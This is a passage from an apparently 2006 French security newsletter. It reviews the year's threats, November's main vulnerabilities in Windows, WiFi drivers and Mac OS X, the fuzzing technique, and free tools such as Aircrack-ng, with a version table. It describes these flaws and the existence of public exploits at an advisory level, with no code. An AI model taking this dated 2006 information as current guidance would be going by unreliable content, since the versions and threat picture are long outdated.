Enfin, le premier virus ciblant Mac OS X a été développé et diffusé au début de l' année. Nommé « OSX/Leap.A », il a été suivi par d'autres preuves de concept qui remettent en cause la sécurité de cet OS. Bien que les pirates préfèrent cibler les failles Windows, la parution d'exploits pour Mac OS X est en hausse. Cette tendance prédit une année 2007 dense sur le plan de la sécurité.

Linux


Les systèmes d'exploitation Linux/Unix sont toujours épargnés par les virus ou par d'autres attaques. De nombreuses vulnérabilités sont identifiées, chaque semaine, dans les paquets des différentes distributions mais peu d'exploits sont diffusés.

Le futur

Les systèmes d'exploitation resteront la cible prioritaire des pirates. Les OS offrent une porte d'accès immédiate à l'attaquant. Chaque mois plusieurs failles critiques ainsi que des exploits associés sont publiés. Leurs impacts peuvent être restreints si les utilisateurs respectent des règles de sécurité essentielles (applications des correctifs, exécutions des documents dont les sources sont avérées légitimes…).

Windows toujours aussi vulnérable

Revenons à Windows qui n'a jamais autant souffert de problèmes de sécurité que pendant cette année 2006. Comme nous le disions, 78 failles, dont la plupart sont jugée critiques par Microsoft, ont été corrigées. Quatre domaines distincts sont dits "sensibles" et sont privilégiés par les attaquants.



Internet Explorer

Comme chaque année, le navigateur de Microsoft est le vecteur d'attaque le plus connu et le plus utilisé du monde. En effet, Internet Explorer a été touché par 5 mises à jour cumulatives majeures et 6 failles jugées critiques par l'éditeur. La plupart de ces vulnérabilités ont rapidement été exploitées par des programmes malicieux dans le but de compromettre un système ou d'installer des logiciels espions tiers. Plusieurs sites pirates ont vu le jour et tentent de piéger les utilisateurs qui ne mettent pas à jour leurs machines.
Les pirates comprennent les enjeux liés à ce navigateur et recherchent activement tous les moyens d'exploitation imaginables. Les contrôles Active X seulement exploitables sur IE ont d'ailleurs été à la base de certaines des vulnérabilités rencontrées.

Les librairies Windows

Les librairies Windows sont des modules qui contiennent des fonctions et des données utilisées par les applications Windows. Ces fichiers DLL (dynamic-link librairy) ou OCX sont souvent utilisés pour traiter les fichiers HTML, décoder les formats d'images ou gérer certains protocoles. Une simple vulnérabilité au sein de tels fichiers peut avoir des conséquences sur plusieurs applications et laisser ainsi aux pirates plusieurs pistes d'exploitation. Durant cette année, plusieurs librairies ont été concernées par des failles « 0 day » et des exploits ont été publiés bien avant la parution des correctifs.
Un nombre incalculable de version d'images Windows Metafile (WMF) ont vu le jour en décembre 2005. Ce problème de sécurité a été largement exploité par des vers et par l'envoi massif d' e-mails contenant des fichiers malicieux. Plus récemment, la librairie « daxctle.ocx » a aussi été vulnérable face au débordement de tampon. Cette fois-ci, il suffisait au pirate d'inciter sa victime à visiter un site web contrôlé par ce même.
Les vecteurs d'attaques sont donc nombreux : images, icônes, page web…

Microsoft Office

Les pirates ont toujours ciblé les applications les plus utilisées par les particuliers et les entreprises. MS Office arrive en tête des logiciels d'entreprise et est, de ce fait, souvent touché par des vulnérabilités. Cette année, chacun des composants Word, Excel et Power Point a connu des problèmes. La plupart des vulnérabilités identifiées ont par la suite été exploitées par des exploits « 0-day ».
La plupart des utilisateurs ignorent que leur système peut être mis en danger par la simple ouverture d'un document Word contrefait. Ainsi les attaquants profitent de cette naïveté pour insérer du code malicieux et envoyer, en masse, un document Office par e-mail. A l'heure où nous écrivons cet article, deux nouvelles failles de sécurité viennent d'être identifiées. Un troyen nommé Troj/DwnLdr-FXG" ou "Troj/DwnLdr-FXH" est déjà à l'origine de la compromission de nombreuses machines. Microsoft ne corrige qu'une fois par mois les vulnérabilités, chacune d'entre elle est donc, pendant un laps de temps (<= 1 mois), exploitable.

Les services Windows

Les systèmes d'exploitation Windows fournissent de nombreux services qui sont également touchés par des attaques en tout genre. Les services réseaux étant implémentés par défaut, la plupart des vulnérabilités peut être exploitée par un virus ou un ver. Les failles de sécurité les plus critiques ont touché le service « server », « irouting », « remote access » et « exchange ». Un exploit a suivi la publication du correctif MS06-040. La criticité de ces failles est amoindrie par le développement de routeurs qui limitent les risques chez les particuliers.

Les applications WEB

Les applications web sont devenues un autre terrain de jeux pour les pirates. En effet, le développement des sites personnels et des blogs ont ouvert des portes.
Le langage PHP a permis aux développeurs de créer un grand nombre de forums prêts à l'emploi : PHPBB, PHPpun…
Chaque semaine, des dizaines de vulnérabilités sont publiées pour ces applications web. L'augmentation de ce type de sites peu sécurisés a permis aux pirates d'utiliser à loisir les techniques de hacking connues.

Bien que les techniques de piratage évoluent peu (injection SQL, Cross Site Scripting, Directory Transversal), un nouveau fléau a envahi la Toile. Depuis le début de l'année, le Phishing s'est développé en ciblant particulièrement les banques en ligne et les sites d'assurances.
De véritables bandes organisées créent chaque jour des sites web aux couleurs des sites légitimes. Ils envoient des e-mails dans le but de piéger le plus grand nombre d' internautes.
Les éditeurs essayent tant bien que mal d' implémenter, au sein de navigateurs, des solutions anti-phishing mais le problème demeure d'actualité.
La VoIP est devenu également une des méthodes pour piéger les utilisateurs. Plusieurs attaques de VoIP Phishing ont été identifiées cette année. Le principe est le même sauf qu'un numéro est inséré dans l'e-mail. Les pirates essayent ainsi d'inciter les victimes à appeler le numéro afin de voler des données sensibles.

2007 : vidéos et téléphonie mobile

Les téléphones mobiles

L'année dernière, les premières preuves de concept pour les téléphones mobiles émergeaient. Aujourd'hui, les mobiles intelligents (équipés d'un système d'exploitation) inondent le marché. Le développement des services 3G et I-mode a poussé les fabricants à proposer de plus en plus de fonctionnalités sur leurs téléphones.
Un nouveau vecteur d'attaque est donc né. Les applications malveillantes fleurissent et le vol de données personnelles est au centre de toutes les préoccupations.
Les pirates essayent d'exploiter cette nouvelle voie et développent leurs logiciels malveillants.
Ces derniers sont capables d'entraîner la suppression, la corruption ou la modification de données mais encore la divulgation d'informations, la surfacturation voire l'espionnage des appels.
D'autres applications sont créées dans le seul but de planter un téléphone.
Il est fortement probable que ce domaine devienne l'une des cibles majeures de l'année à venir.

Les vidéos cachent des malwares

Une autre nouveauté est apparue à la fin de cette année. Elle concerne les vidéos malicieuses. Plusieurs failles ont été découvertes au sein du logiciel Quicktime. Elles permettent d'insérer un lien vers un site pirate. Un ver s'est même propagé via des profils du site d'échange «Myspace ». L'injection de code au sein de ces vidéos est donc à prévoir. Le développement des réseaux P2P, principalement utilisés pour le téléchargement de média vidéos, ainsi que les sites de « Video on Demand » comme youtube.com ou dailymotion.com seront sans aucun doute les prochains lieux de dépôts de ces fichiers contrefaits.

Bilan

Il serait souhaitable de voir naître en 2007 de nouveaux comportements. En effet, les attaques de systèmes et d'applicatifs ne sont pas nouvelles et en évoluant subrepticement , elles n'incitent pas l'utilisateur à changer ses habitudes face nouvelles menaces. Pourtant, en surveillant un peu l'activité sécurité et en appliquant régulièrement les correctifs, ce vecteur d'attaque resterait restraint.
Il est donc crucial que les entreprises et les particuliers prennent véritablement conscience de l'ampleur de l'arrivée des malwares cachés sous forme de simple vidéo ou bien dissimulés dans des téléphones mobiles.
La méfiance doit donc être de rigueur. Le vol de données personnelles sensibles n'est plus un mythe et touche de plus en plus de personnes. E-mail, messagerie instantanée, site web, vidéos, MMS, Bluetooth, peu de technologies sont maintenant épargnées par la cybercriminalité.

4. ATTAQUES MAJEURES :

TOP 5 DU MOIS DE NOVEMBRE

Le mois de Novembre s'inscrit dans la suite logique des événements. Il n'y a donc pas de grande surprise.

Nous retrouvons un habitué de ce classement, Microsoft, qui ce mois-ci, a publié 6 bulletins de sécurité pour ses différents produits. Nous en retiendrons 2 en particulier ; la faille du "Poste de Travail" et celle du contrôleur Active X "XMLHTTP"

Le groupe "MoKb" a découvert une faille commune à plusieurs pilotes de carte Wi-Fi qui permet de compromettre une machine.

Enfin, Apple corrige plusieurs failles de sécurité de son système d'exploitation Mac OS X.

XMCO | Partners

Six failles ont été corrigées par Microsoft au début du mois de Novembre. Cependant, les plus importantes sont celles liées au service de **"Station de Travail"** et au contrôle Active X **"XMLHTTP"**.

Microsoft Bulletin de sécurité Microsoft MS06-070

Une vulnérabilité dans le service "Station de travail" pourrait permettre l'exécution de code à distance (924270).

Une vulnérabilité des systèmes d'exploitation Windows a été découverte et aussitôt corrigée par Microsoft. Cette faille pourrait être exploitée par un attaquant anonyme distant afin de compromettre un système vulnérable.

La vulnérabilité provient plus précisément du service "Station de Travail" implémenté au sein des systèmes d'exploitation Windows. Ce service permet d'aiguiller les requêtes effectuées sur les fichiers locaux ou distants et traite les demandes d'impression réseau.
Pour cela, il détermine l'emplacement des ressources puis achemine la demande vers le système de fichier local ou vers les composants réseau.
Lors de tous ces traitements, ce mécanisme utilise de nombreux tampons mémoire qui permettent de stocker temporairement des informations utiles au bon déroulement des tâches en cours. Cependant, la taille de certains d'entre eux n'est pas correctement déterminée. De ce fait, des débordements de tampon peuvent se produire mais seulement lorsque des requêtes excessivement longues sont soumises.

Un attaquant distant pourrait exploiter ce dysfonctionnement. D'ailleurs, un programme malicieux permettant d'automatiser ce type d'attaque a été publié. Ce dernier ne cible, pour l'instant, que les systèmes Windows 2000 SP4.

Nous vous recommandons donc d'appliquer le correctif **KB924270** publié par Microsoft et disponible à l'adresse citée en référence.

Avis d'expert :

Trois des quatre pré-requis au développement de virus sont réunis :

- l'exploitation anonyme
- la prise de contrôle de la cible
- la facilité d'exploitation

il se peut que des virus ou des vers exploitent cette faille comme vecteur de diffusion.

Programmes vulnérables :

- ✦Windows 2000 SP4
- ✦Windows XP SP2

Criticité : Elevée
Référence : n°1163580543
http://www.microsoft.com/france/technet/security/bulletin/ms06-070.mspx

Microsoft Bulletin de sécurité Microsoft MS06-071

Une vulnérabilité dans Microsoft XML Core Services pourrait permettre l'exécution de code à distance (928088)

Le second point sensible corrigé par Microsoft ce mois-ci est le composant XML Core Service. En effet, un attaquant distant serait en mesure de compromettre le système d'une machine vulnérable en exploitant une faille de ce module.

Le composant XML Core Services (MSXML) fournit les API nécessaires aux développement d'applications conformes aux standards XML, XML Schema et XPATH 1.0.

Depuis peu, les chercheurs Robert Freeman et Dror Shalev ont découvert que, sous certaines conditions, il était possible de détourner ce module à des fins malicieuses.
Selon eux, le contrôle ActiveX XMLHTTP, inclus dans Microsoft Core Services, pourrait provoquer des défaillances d'Internet Explorer s'il recevait des données inattendues.
Afin de corroborer leur propos, de nombreuses preuves de concept ont été publiées.

Un attaquant muni d'un serveur malicieux pourrait exploiter cette faille en incitant des internautes inattentifs à ouvrir des pages HTML forgées à l'aide d'un des nombreux exploits publiés pour compromettre leur machine.

Seul bémol, le composant XML Core Services n'est pas installé par défaut sur les machines Windows. Cependant, l'installation de Visual Studio peut engendrer l'installation silencieuse de MSXML.

Programmes vulnérables :
- MSXML Core Services 4.0 (Windows 200 SP 4)
- MSXML Core Services 4.0 (Windows 2003 / SP 1)
- MSXML Core Services 4.0 (Windows XP SP 2)

Criticité : Modérée
Référence : n°1162801243
http://www.microsoft.com/france/technet/security/bulletin/ms06-071.mspx

Découverte de la même faille dans plusieurs pilotes WIFI

Compromission d'une machine via une faille des pilotes WiFi.

Le groupe MoKB a découvert une vulnérabilité commune à plusieurs pilotes WiFi qui permet d'exécuter des commandes arbitraires sur une machine vulnérable. En effet, à l'aide de la méthode de fuzzing ***(voir encadré)*** une erreur de type débordement de tampon a été décelée au sein du fichier "BCMWL5.SYS". Il semblerait qu'il ne traite pas correctement le champs SSID dans le cas où ce lui-ci serait excessivement long.

L'exploitation de ce dysfonctionnement permettrait à un pirate proche d'un poste vulnérable, d'exécuter des commandes arbitraires sous des privilèges élevés.

Un programme malicieux exploitant cette faille est actuellement disponible sur Internet.
Ce dernier fait partie de la plate-forme "MetaSploit 3.0" et risque donc d'être massivement utilisé.

FUZZING

méthode de détection de vulnérabilité

Cette méthode est simple à mettre en oeuvre. Elle permet de mettre en évidence très rapidement des vulnérabilités critiques du composant audité.
De nombreux types de vulnérabilité sont identifiables par ce biais :
- Débordement de tampon
- Débordement d'entier
- Erreur de format
- Accès concurrents à une ressource
- Injection SQL
- Cross Site Scripting (XSS)
- Exécution de commandes à distance

La méthode de FUZZING consiste à injecter des données arbitraires dans les entrées utilisateur de l'application ciblée (champs de saisie, fichier de configuration, etc.). Ces données sont judicieusement choisies afin d'identifier les éventuels points de contrôle omis par les développeurs de l'application visée.

Tout logiciel utilisant des entrées utilisateur peut être audité par cette méthode. D'ailleurs un grand nombre de failles publiées aujourd'hui résulte de cette méthode de détection de vulnérabilité.

Programmes vulnérables :
- Broadcom Wireless Driver version 3.50.21.10
- Linksys WPC300N Wireless-N < 4.100.15.5
- D-Link DWL-G132 Wireless Device 1.0.1.41
- NetGear WG111v2 Wireless 5.1213.6.316

Criticité : Modérée
Référence : n°1163405689
http://projects.info-pull.com/mokb/MOKB-11-11-2006.html

Correction de multiples failles pour Mac OS X

Mise à jour de sécurité majeure.

Apple a corrigé plusieurs vulnérabilités décelées récemment dans les paquets utilisés par son système d'exploitation Mac OS X. Ces vulnérabilités permettaient à un attaquant distant ou local de compromettre un système vulnérable ou encore de contourner les mesures de sécurité.

La faille la plus importante était un débordement de tampon du pilote Wifi “Airport”. Ce dysfonctionnement pouvait être exploité par un pirate se trouvant à proximité afin de prendre le contrôle intégral de la machine.

De multiples vulnérabilités des services ATS et VPN permettaient à des utilisateurs malintentionnés d’élever leurs privilèges.

Plusieurs failles ont également été corrigées dans ClamAV, Finder, gnuzip, Installer, perl, php, PPP, Samba, Security Framework et WebKit. Ces erreurs pourraient être utilisées par un attaquant afin de compromettre un système vulnérable.

Enfin, en incitant un utilisateur à visiter une URL FTP judicieusement conçue via CFNetwork, un pirate pouvait exécuter des commandes FTP arbitraires sur le client.

Programmes vulnérables :
- Apple Mac OS X version 10.3.9
- Apple Mac OS X Server version 10.3.9
- Apple Mac OS X version 10.4.8
- Apple Mac OS X Server version 10.4.8

Criticité : Modérée
Référence : n°1164793843

Compromission d’une machine implémentant Mac OS X


Publication d’un exploit “0day” via la technologie Bluetooth

Une démonstration intéressante a été effectuée lors d'une conférence de sécurité informatique. Thierry Zoller a présenté une faille Bluetooth et a réussi à l'exploiter en obtenant un shell sur un MAC OS X 10.3.9 et 10.4.

Il a également publié un ver utilisant cette faille comme vecteur de diffusion. Ce programme malicieux se nomme "Inqtana" et est déjà identifié par certains antivirus.

Programmes vulnérables :
- Apple Mac OS X version 10.3.9
- Apple Mac OS X version 10.4

Criticité : Modérée
Référence : n°1162543688



BLUETOOTH

LA SÉCURITÉ

Bluetooth est un protocole de communications sans-fil courtes distances qui a été largement déployé depuis plusieurs années dans de nombreux types de périphériques (téléphones mobiles, ordinateurs portables, GPS, routeurs, imprimantes, appareils photos, etc.).

Les conséquences de la compromission d'un cellulaire ou d'un assistant personnel peuvent se révéler critiques, allant du simple déni de service, à la récupération du carnet d'adresses, de la consultation des derniers appels émis/reçus, A la lecture des SMS, en passant par l'établissement (entièrement transparent pour la victime) d'un appel ou d'une connexion Internet.

Si le protocole en lui-même est relativement bien pensé, les nombreuses implémentations, elles, le sont beaucoup moins : leur nombre important entraîne indéniablement de nombreux soucis concernant la sécurité.

5. OUTILS LIBRES :

FOCUS SUR 4 PRODUITS LIBRES

Chaque mois, nous vous présentons les outils libres qui nous paraissent indispensables. Les logiciels abordés sont variés : utilitaires de sécurité et autres programmes utiles voir indispensables en entreprise.

Ce mois-ci, nous avons choisi d'analyser les logiciels suivants :


- *OpenOffice : suite bureautique inspirée de MS Office*
- *Pspad : bloc note évolué qui offre des fonctionnalités avancées*
- *Cygwin : émulateur de shell Unix*
- *Aircrack-ng :Outil d'audit des réseaux wifi*

Vous trouverez à la fin de cette section un tableau récapitulatif des versions de tous les logiciels présentés lors des précédents numéros d' « Actu Sécurité ».

XMCO | Partners


OpenOffice

Suite Bureautique

Version actuelle	2.1
Utilité	★★★★★
Type	Bureautique
Description	OpenOffice est une suite bureautique gratuite basée sur la version 5.2 de StarOffice. Elle fut rendue publique en juin 2000 par Sun Microsystem. Ce logiciel est composé de tous les logiciels nécessaires : traitement de texte (Writer), tableau (Calc), logiciel de présentation (Impress), dessin vectoriel (Draw), éditeur de pages web et un module de création de base de données (base). Le développement a été basé sur le travail réalisé par Microsoft. En effet, tous les modules permettent d'intégrer des documents issus d'Office. De plus, cette version gratuite intègre des fonctionnalités non négligeable : export au format PDF ou Flash et PDA, un puissant éditeur d'équation. Les chiffres parlent d'eux même, 14% des entreprises ont choisi OpenOffice (ministère de la Défense de Singapour, Gendarmerie Nationale et bientôt l'Assemblée Nationale) et 61 millions de téléchargements ont été réalisés avec en 2004.
Capture d'écran	
Téléchargement	OpenOffice est disponible dans un grand nombre de langues à l'adresse suivante : http://download.openoffice.org/index.html
Sécurité de l'outil	6 vulnérabilités ont été identifiées depuis 2003. Peu de pirates s'intéressent à ce logiciel qui n'est pas aussi répandu que MS Office. Cependant, une récente preuve de concept créée pour MS Office a également affecté OpenOffice. Il est probable que l' intérêt porté à cette suite éveille l'attention des attaquants dans les prochaines années.
Avis XMCO	Cette suite bureautique constitue le logiciel à utiliser en entreprise. Elle apporte tous les avantages d'Office sans les inconvénients à savoir : le prix et les nombreuses vulnérabilités. Gratuite, multi-plateformes, complète, et peu exposée aux pirates, OpenOffice est LA référence en matière de bureautique pour tous les adeptes de produits libres et pour toutes les entreprises qui ont du mal à débourser plus de 600 euros par licence…


Pspad

Bloc note évolué

Version actuelle	
Utilité	
Type	Editeur de texte orienté pour le développement
Description	Tous les systèmes d'exploitation n'offrent pas un bloc note efficace. En effet, peu de fonctionnalités sont proposées dans de tels logiciels… Pspad répond efficacement aux attentes des développeurs en tout genre qui raffolent de la mise en valeur du code. PSPad remplace donc un véritable framework de développement et intègre de nombreuses options extrêmement utiles : client FTP pour éditer les fichiers directement hébergés sur un serveur web, comparaison de texte, modèles de code, auto correction, éditeur hexadécimal, correcteur orthographique ou encore un navigateur pour la visualisation des pages HTML développées.
Capture d'écran	
Téléchargement	PSPAD est disponible en plusieurs langues à l'adresse suivante : http://www.pspad.com/fr/download.php
Sécurité de l'outil	Aucune faille n'a été publiée.
Avis XMCO	Ce logiciel est un programme indispensable pour toutes les personnes qui travaillent avec des environnements de programmation spéciaux (comme HTML, Python ou Perl). Ce petit outil détecte le langage utilisé, met en évidence la syntaxe et implémente de nombreuses fonctions utiles.


Cygwin

Emulateur de commandes Unix

Version actuelle	1.5.22-1
Utilité	
Type	Terminal Unix sous Windows
Description	Nous vous avions présenté un outil du même genre dans l' Actu Sécurité du mois de novembre 2006. Cygwin est un logiciel Windows capable d'émuler un système Unix. Il permet donc d'exécuter les commandes Unix dans un environnement Microsoft. Les accros des bash (sh, sh, ksh) et des logiciels libres (gcc, make, sed, awk et vim) seront donc servis. De plus, les logiciels Unix seront exécutables après une simple compilation.
Capture d'écran	
Téléchargement	Cygwin peut être téléchargé à l'adresse suivante : http://www.cygwin.com
Sécurité de l'outil	Aucune vulnérabilité identifiée
Avis XMCO	Ce logiciel est très utile pour les adeptes du monde Unix qui sont amenés à utiliser Windows. Ce programme stable, est plus utilisé que Windows Service (notamment inclus dans certains logiciels comme Metasploit). Le choix des paquets est possible dès l'installation du logiciel. Seul défaut, l'installation peut prendre plusieurs Giga Octets.

Aircrack-ng

Audit de sécurité des réseaux Wifi

Version actuelle	0.6.2
Utilité	★★★★☆
Type	Suite logicielle pour auditer la sécurité des réseaux Wifi
Description	Aircrack-ng regroupe un ensemble d'outils libres permettant de détecter les réseaux sans-fil (même si le SSID est caché), d'injecter des paquets arbitraires et de casser les clés WEP et WPA-PSK. Les actions menées par ces outils sont très rapides et permettent, en laboratoire, de casser une clé WEP en moins de 15 minutes. Il est important de noter que le décryptage des clés WPA-PSK n'est possible qu'avec une attaque basée sur un dictionnaire. Ces outils sont disponibles sur les systèmes d'exploitations Linux, Windows et Zaurus.
Capture d'écran	
Téléchargement	La suite logicielle est disponible depuis l'URL suivante : http://www.aircrack-ng.org/doku.php
Sécurité de l'outil	Aucune faille n'a été publiée à ce jour.
Avis XMCO	Aircrack-ng est la suite d'un projet initialisé par Christophe DEVINE. Ces outils sont vraiment indispensables pour les administrateurs souhaitant auditer la sécurité de leur réseau sans-fil. Nous attirons votre attention sur le fait que l'exploitation complète des fonctionnalités n'est possible que depuis un système Linux. En effet, la version dédiée à Windows ne permet pas de rejouer de paquets 802.11 en raison des restrictions du système d'exploitation et du pilote de remplacement « peek ».

Suivi des versions

Version actuelle des outils libres présentés dans les numéros précédents.

Nom	Dernière version	Date	Lien
Debian Sarge	Version stable 3.1 r2	19/04/2006	http://www.debian.org/CD/netinst/
Snort	2.6.11	22/11/2006	http://www.snort.org/dl/
MySQL	5.1.14		http://dev.mysql.com/downloads/mysql/5.1.html
	5.0.27		http://dev.mysql.com/downloads/mysql/5.0.html
	4.1.22		http://dev.mysql.com/downloads/mysql/5.1.html
Apache	2.2.3		http://httpd.apache.org/download.cgi
	1.3.37		http://httpd.apache.org/download.cgi
Nmap	4.2	11/2006	http://www.insecure.org/nmap/download.html
Firefox	2.0	06/2006	http://www.mozilla-europe.org/fr/products/firefox/
Thunderbird	1.5.0.8	11/2006	http://www.mozilla-europe.org/fr/products/thunderbird/
Spamassassin	3.1.7	10/2006	http://spamassassin.apache.org/downloads.cgi?update=200603111700
Putty	0.58		http://www.chiark.greenend.org.uk/~sgtatham/putty/download.html
ClamAV	0.88.7	11/12/2006	http://www.clamav.net/stable.php#pagestart
Ubuntu	6.10 Edgy Eft	10/2006	http://www.ubuntu-fr.org/telechargement
Postfix	2.3	06/06/2006	ftp://ftp.club-internet.fr/pub/mirrors/ftp.porcupine.org/postfix-release/index.html
Squid Stable 14	2.5	29/05/2006	http://www.squid-cache.org/Versions/v2/2.5/
Filezilla	2.2.29	1/11/2006	http://filezilla.sourceforge.net/
OpenSSH	4.5	7/11/2006	http://www.openssh.com/
Search and Destroy	1.4		http://www.safer-networking.org/fr/download/index.html
ARPWatch			ftp://ftp.ee.lbl.gov/arpwatch.tar.gz
GnuPG	1.4.6	11/2006	http://www.gnupg.org/(fr)/download/
BartPE	3.1.10a	6/10/2003	http://severinterrier.free.fr/Boot/PE-Builder/
TrueCrypt	4.2a		http://www.truecrypt.org/downloads.php

Nom	Dernière version	Date	Lien
Back-Track	2.0	10/2006	http://www.remote-exploit.org/index.php/BackTrack_Downloads
MBSA	2.0.1	20/08/2006	http://www.microsoft.com/technet/security/tools/mbsahome.mspx
Ps-Exec	1.73	04/12/2006	http://www.microsoft.com/technet/sysinternals/utilities/psexec.mspx
Helios	v1.1a	6/10/2003	http://helios.miel-labs.com/2006/07/download-helios.html
Opera	9.02		http://www.opera.com/download/
Internet Explorer 7	Internet Explorer 7		http://www.microsoft.com/windows/ie/downloads/default.mspx
Outil de suppression de logiciels malveillants	1.21	10/10/2006	http://www.microsoft.com/downloads/details.aspx?FamilyID=ad724ae0-e72d-4f54-9ab3-75b8eb148356&DisplayLang=fr
F-Secure Blacklight	Blacklight Beta		http://www.f-secure.com/blacklight/try_blacklight.html
Writely	Writely beta		http://www.writely.com
Nessus	3.0.4	11/2006	http://www.nessus.org/download
Windows Services for Unix	3.5		http://www.microsoft.com/france/windows/sfu/decouvrez/detail.mspx
VNC	4.1.2/4.2.7		http://www.realvnc.com/cgi-bin/download.cgi
Vmware Player	1.0.2		http://www.vmware.com/download/player/
Sync Toy	1.4		http://www.microsoft.com/downloads/details.aspx?FamilyID=E0FC1154-C975-4814-9649-CCE41AF06EB7&displaylang=en
MySQL Front	3.0		http://www.clubic.com/lancer-le-telechargement-9175-0-mysql-front.html
